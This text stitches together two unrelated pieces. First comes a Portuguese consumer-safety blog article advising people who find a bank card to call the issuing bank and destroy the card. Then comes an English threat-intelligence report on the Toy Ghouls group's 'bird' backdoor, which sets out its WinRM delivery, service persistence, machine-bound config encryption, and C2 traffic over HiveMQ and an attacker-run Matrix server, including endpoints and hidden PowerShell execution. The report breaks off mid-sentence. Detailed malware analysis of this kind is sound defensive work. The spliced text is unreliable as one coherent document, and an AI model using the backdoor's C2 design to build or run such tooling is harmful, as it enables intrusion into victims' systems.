
Os grupos de bairro frequentemente ficam cheios de mensagens sobre cartões bancários perdidos que foram encontrados. As pessoas têm boas intenções e querem ajudar um vizinho, então publicam uma foto do cartão com o número e outros dados completamente visíveis. Outras pessoas dizem no grupo que deixaram o cartão com um segurança, caixa ou gerente da loja ou estabelecimento onde o encontraram, ou do mais próximo. Hoje vamos explicar por que nenhuma dessas opções é uma boa ideia e o que você realmente deve fazer se encontrar o cartão bancário de outra pessoa.
O que NÃO fazer ao encontrar um cartão perdido e por quê
Vamos explicar por que você não deve publicar em um grupo uma foto do cartão com os dados visíveis, ficar com ele ou entregá-lo a um desconhecido. O primeiro motivo é o mais óbvio, mas vale a pena reforçar: os dados do cartão são informações privadas e não devem ser compartilhados com pessoas que não têm motivo para vê-los. Uma foto publicada em um grupo pode acabar nas mãos de criminosos, que podem tentar usar esses dados para fazer compras fraudulentas pela internet. O pior cenário é uma foto mostrando os dois lados do cartão e também expondo o código de segurança de três dígitos, conhecido como CVC, CVV ou CVP, que fica no verso.
Agora, um ponto menos óbvio: por que você não deve publicar que encontrou um cartão, mesmo com o número borrado na foto, e ficar com ele até o proprietário aparecer. Como não há garantia de que você foi a primeira pessoa a pegar o cartão, fazer isso pode colocar você sob suspeita caso desapareça dinheiro da conta. Mesmo que você não tenha absolutamente nada a ver com qualquer furto, o simples fato de o cartão ter ficado em sua posse por algum tempo ainda pode fazer com que você tenha que dar explicações ao proprietário ou à polícia.
A mesma lógica se aplica a entregar o cartão a terceiros. Um segurança, caixa ou gerente é tão desconhecido quanto qualquer pessoa, e nenhum deles tem autoridade especial para assumir a responsabilidade por um cartão bancário encontrado. Entregar o cartão a essas pessoas dá a elas a oportunidade de usar o dinheiro de outra pessoa e, se isso acontecer, você pode acabar sob investigação.
A abordagem “o que os olhos não veem, o coração não sente”, ou seja, deixar o cartão onde o encontrou ou movê-lo para um local mais visível, é mais segura para você, mas ainda assim não é a atitude correta. Se você fizer isso, outra pessoa vai encontrá-lo, e não há garantia de que será uma pessoa bem-intencionada. Ela pode tentar retirar dinheiro da conta do verdadeiro proprietário. Portanto, essa também não é uma boa opção.
O que você DEVE fazer com um cartão bancário encontrado
Agora vamos falar sobre o que você deve fazer. A atitude correta pode surpreender você: ligue para o banco que emitiu o cartão, informe que encontrou o cartão e, depois… destrua o cartão. É possível que o proprietário ainda nem tenha percebido o desaparecimento do cartão. Com o uso de pagamentos por aproximação, um cartão físico pode ficar bastante tempo sem ser usado na carteira. O banco bloqueará o cartão, avisará o proprietário de que o cartão desapareceu e emitirá um novo.
Essa última etapa, destruir o cartão, pode surpreender e até gerar resistência, mas mantemos nossa recomendação: um cartão encontrado deve ser destruído. Dessa forma, ninguém poderá usá-lo, e você não precisará ficar com a propriedade de outra pessoa nem correr o risco de ser considerado suspeito caso desapareça dinheiro da conta. A maneira mais simples e confiável de destruir um cartão é cortá-lo cuidadosamente em pequenos pedaços com uma tesoura de cozinha e jogá-los no lixo ou reciclá-los.
Vale a pena ter algo em mente: atualmente, um cartão físico não representa uma perda tão grande para seu verdadeiro proprietário. Para começar, os bancos reemitem cartões de forma rápida e fácil. Na maioria dos bancos, você nem precisa ir a uma agência, pois o novo cartão é entregue diretamente na sua casa.
Além disso, a emissão de um novo cartão normalmente não impede o proprietário de fazer pagamentos. Em muitos casos, basta usar um cartão virtual ou outra forma de pagamento. Portanto, um cartão destruído causa muito menos transtorno ao proprietário do que o risco de ele cair nas mãos erradas e ser usado para retirar dinheiro da conta.
E se, de alguma forma, o proprietário irritado conseguir encontrar você e fizer perguntas, basta mostrar este artigo para que ele entenda o problema que você ajudou a evitar.
Quando você não deve destruir um cartão encontrado
Além dos cartões bancários, existem também cartões de múltiplas funções, como os emitidos para crianças e estudantes, que combinam algumas funções, como cartão de acesso à escola ou universidade e cartão de transporte público. Crianças, especialmente as mais novas, perdem esse tipo de cartão com bastante frequência. Restabelecer todas as funções desses cartões pode levar muito mais tempo do que reemitir um cartão bancário, e os valores armazenados neles geralmente são pequenos. Por isso, se você encontrar um desses cartões, o melhor a fazer é levá-lo à escola ou universidade indicada no cartão e entregá-lo ao segurança ou à recepção.
Em resumo: o que fazer ao encontrar um cartão bancário de outra pessoa
Para resumir, se um cartão bancário perdido chegar às suas mãos:
Procure o número de telefone do banco no cartão. Normalmente, ele está impresso no próprio cartão. Caso não esteja, você pode encontrá-lo facilmente no site oficial do banco. Depois, ligue para o banco. Informe que você encontrou o cartão de outra pessoa.
Depois da ligação, destrua o cartão: corte-o em pequenos pedaços com uma tesoura e jogue-os fora.
E mais um lembrete sobre o que não fazer: não publique fotos do cartão ou de seus dados em grupos de conversa ou nas redes sociais, não fique com o cartão na esperança de localizar o proprietário e não o entregue a desconhecidos.
Também recomendamos acompanhar nosso blog para ficar por dentro das ameaças online mais recentes. E fique à vontade para compartilhar este artigo no grupo do seu bairro, para que seus vizinhos saibam exatamente o que fazer caso encontrem o cartão bancário de outra pessoa.






We continue tracking the activity of Toy Ghouls (also known as Bearlyfy, Laboo.boo, and Feral Wolf), a financially motivated group that has been targeting Russian organizations since 2025. The attackers initially relied exclusively on tools pulled from public GitHub repositories along with leaked Babuk and LockBit ransomware builders, later shifting to their own custom ransomware, GenieLocker. In early July 2026, we observed the group using a custom backdoor for the first time.
We identified two versions of this backdoor: one uses the HiveMQ MQTT broker as its C2 server, while the other relies on the Element messenger. Both versions include “bird” in their names:
mqtt-bird-agent 0.1.0 (HiveMQ version)
matrix-bird-agent 0.1.0 (Element version)
This post examines how the backdoor is delivered to target systems, how it establishes persistence, and how it communicates with its C2 server.
Technical details
Delivery
In this campaign, the attackers use Windows Remote Management (WinRM) to deliver the backdoors and their configuration files to compromised systems. The group relies on open-source tools such as Evil-WinRM and WinRM-fs to do this.
Installation
The backdoor can both run within an interactive command-line session and establish persistence as a Windows service, using the --install or install option, depending on the backdoor version. The --service (or service) option is not available by default and is instead used as an argument for the installed Windows service.
Other launch options are listed in the backdoor’s help output:
C:\cplsupport.exe -h
Bird Agent - MQTT server monitor
Usage: cplsupport.exe [OPTIONS]

Options:
-c, --config <CONFIG> Path to config.toml config file
--install Install as a system service
--uninstall Uninstall the system service
--seal Encrypt sensitive config fields in-place using a machine-bound key
-h, --help Print help
-V, --version Print version
HiveMQ version backdoor help output
In the Element version, the backdoor help output looks as follows:
C:\wtass.exe -h
Matrix monitoring agent

Usage: wtass.exe [OPTIONS] [COMMAND]

Commands:
  install    Register this agent with the Matrix homeserver and panel
  uninstall  Remove this agent's service and credentials
  service    Run as a Windows service (internal)
  help       Print this message or the help of the given subcommand(s)

Options:
  -c, --config <CONFIG>
  -h, --help             Print help
  -V, --version          Print version
Element version backdoor help output
By default, the backdoor looks for a config.toml configuration file in the directory where the executable was launched, then falls back to %PROGRAMDATA%\SynapseAgent\config.toml (Element version) or %PROGRAMDATA%\cplsupport\config.toml (HiveMQ version). If no configuration file is found in either location, the full path can be specified using the -c (--config) option.
The backdoor accepts both unencrypted configuration files and files with partially encrypted sections. In the first case, once the backdoor is launched, it reads the file and partially encrypts it using the seal() function (the --seal option in the HiveMQ version), applying the ChaCha20-Poly1305 algorithm with a key derived from the value of the HKLM\Software\Microsoft\Cryptography\MachineGuid registry key. This means that after the backdoor’s first run, the configuration file becomes bound to that specific machine. On subsequent runs, the configuration is decrypted automatically. If the input configuration was already partially encrypted, it is likewise decrypted automatically.
If the configuration cannot be decrypted, the backdoor stops running.

Encrypted configuration files look as follows:
Encrypted backdoor configuration file, HiveMQ version
The encrypted portion of the HiveMQ version’s configuration contains the following parameters:
agent_privkey: the agent’s private key
channel_id: the channel identifier used to communicate with the broker
server_pubkey: the server’s public key
Decrypted blob field in the HiveMQ version’s configuration
In the Element version, the configuration file is deleted immediately after the first run, and the relevant parameters are instead written to the HKLM\Software\synapse\Config\SealedConfig registry key. On subsequent runs, the backdoor checks the registry for its configuration first.
Decrypted Element version configuration file, retrieved from the registry

The Element version’s configuration specifies the address of an Element server controlled by the attackers, a room identifier, and an access_token used to access that room. If this parameter is left empty, the backdoor prompts for the password interactively during installation. After successfully creating a session, the backdoor saves the received token to the blob field.
Communication
At startup, both backdoor versions send a GET request to http://ip-api.com/json to determine the system’s public IP address and country of origin.
The first version uses the public HiveMQ MQTT broker (broker.hivemq.com) as its C2 server. The free tier of this broker supports up to 100 concurrent connections and up to 10 GB of traffic per month. The attackers set up their own cluster and used it both to collect telemetry from compromised systems and to send commands to the backdoor.

Once a connection is established, the system’s status is sent via a POST request to
broker.hivemq.com:8883/[cluster_id]/status. The message format is:
{"online":bool,"hostname":"hostname.domain","timestamp":unix_timestamp,"location":{"json"}}.
At intervals defined in the configuration file, system information, such as CPU load and available memory, is sent via a POST request to
broker.hivemq.com:8883/[cluster_id]/metrics3. The message format is:
{cpu_percent":float,"mem_used_bytes":int,"mem_total_bytes":int,"disk_used_bytes":int,"disk_total_bytes":int,"load_1m":float,"load_5m":float,"load_15m":float,"uptime_secs":int,"hostname":"hostname.domain","timestamp":unix_timestamp}.
The backdoor sends GET requests to
broker.hivemq.com:8883/[cluster_id]/cmd/req to retrieve commands from the C2 server. The server responds in the format:
{"cmd_id":int,"command":"str","timeout_secs":int}.
Commands are executed via PowerShell.exe in hidden mode, using the -NonInteractive -NoProfile -Command parameters.
Command execution results are sent to the command server at
broker.hivemq.com:8883/[cluster_id]/cmd/res in the
{"stdout":"str","stderr":"str","exit_code":int,"duration_ms":int} format.
For the second backdoor version, the attackers set up their own Element server running on the Matrix protocol, meet.element[.]tw, as the C2 server. On this server, they created a room used to receive messages containing device information and to send commands for execution on the compromised system. The communication flow is as follows:
Once a connection is successfully established, the backdoor sends an m.bird.status message containing the system’s status. This message format is identical to that used in the HiveMQ version.
At intervals defined in the configuration file, information about the compromised system is sent as an m.bird.metrics message. Field names are slightly different from those in the first version:
